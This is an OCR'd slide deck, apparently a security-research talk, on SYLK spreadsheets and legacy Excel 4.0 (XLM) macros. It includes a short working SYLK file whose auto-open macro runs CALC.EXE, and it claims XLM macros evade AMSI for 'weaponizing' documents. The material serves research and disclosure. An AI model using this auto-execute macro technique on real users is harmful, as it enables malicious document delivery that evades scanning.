C;Y1;X1;K"This is row 1"
C;Y2;X1;K"This is row 2"
C;Y3;X1;K"Total"
C;Y1;X2;K3
C;Y2;X2;K2
C;Y3;X2;K5
E
```



MACROS IN SYLK?

File format specs

- The file formats handbook by Gunter Born (1995)
- Ancient specification "sylksum.doc" floating around the internet

```
- O record: Global options.
*   - ;A cIter numDelta: Iteration on.  The parameters are not used by
*         plan but are for Excel.

    - ;C: Completion test at current cell.
    - ;P: Sheet is protected (but no password).
*   - ;L: Use A1 mode references (R1C1 always used in SYLK file expressions).
*   - ;M: Manual recalc.
*   - ;R: Precision as formated (!fPrec).
*   - ;E: Macro (executable) sheet.  Note that this should appear
*         before the first occurance of ;G or ;F field in an NN record
*         (otherwise not enabled in Excel).  Also before first C record
*         which uses a macro-only function.
```

Wait, what? Macros in plain text SYLK?

SYLK MACRO EXAMPLE

Popping calculator in less than 100 bytes..


```
ID;P
O;E
NN;NAuto_open;ER1C1;KOut Flank;F
C;X1;Y1;K0;EEXEC("CALC.EXE")
C;X1;Y2;K0;EHALT()
E
```

This is not VBA! Welcome to 1992, enter the world of XLM macros.

EXCEL 4.0 MACROS (XLM)


Macro worksheets

- Excel 4.0 introduced in 1992 for Windows 3.0 and 3.1
- VBA was only introduced in Excel 5.0 (1993)
- XLM macros are still supported in Office 2016
- Also supported on Mac (even with .slk)!




Although .xlm files are blocked by default, Excel 4.0 macro sheets are still supported in various Office file formats (.xlsm, .xls, .slk, …)


HOW TO INSERT AN XLM MACRO (STEP 1)



HOW TO INSERT AN XLM MACRO (STEP 2)




EXCEL 4.0 MACRO KUNG FU




https://outflank.nl/blog/2018/10/06/old-school-evil-excel-4-0-macros-xlm/

XLM VERSUS VBA IN OLE STREAMS



AV INDUSTRY FORGOT ABOUT 1992 TECHNOLOGY



HOW ABOUT AMSI?

Anti Malware Scan Interface (AMSI)

- Now integrates with VBA engine on Office 365 client applications
- All COM and Win32 APIs calls from VBA are logged
- However, Excel 4.0 macros are not VBA..

Excel 4.0 macros (XLM) are an effective way of weaponizing macros, while circumventing Anti Malware Scan Interface (AMSI)


MORE TO COME...
As soon as Microsoft permits us
OUTFLANK
clear advice with a hacker mindset

- **Phishy monkeys that steal your files**
- **Don’t take the bait: credential stealing Word documents**

Still in the MSRC Responsible Disclosure process

Public disclosure soon on www.outflank.nl/blog

100 % macro free

OUTFLANK

clear advice with a hacker mindset

Pieter Ceelen
+31 6 5157 2696
pieter@outflank.nl
www.outflank.nl/pieter

@PtrPieter

Stan Hegt
+31 6 1188 5039
stan@outflank.nl
www.outflank.nl/stan

@StanHacked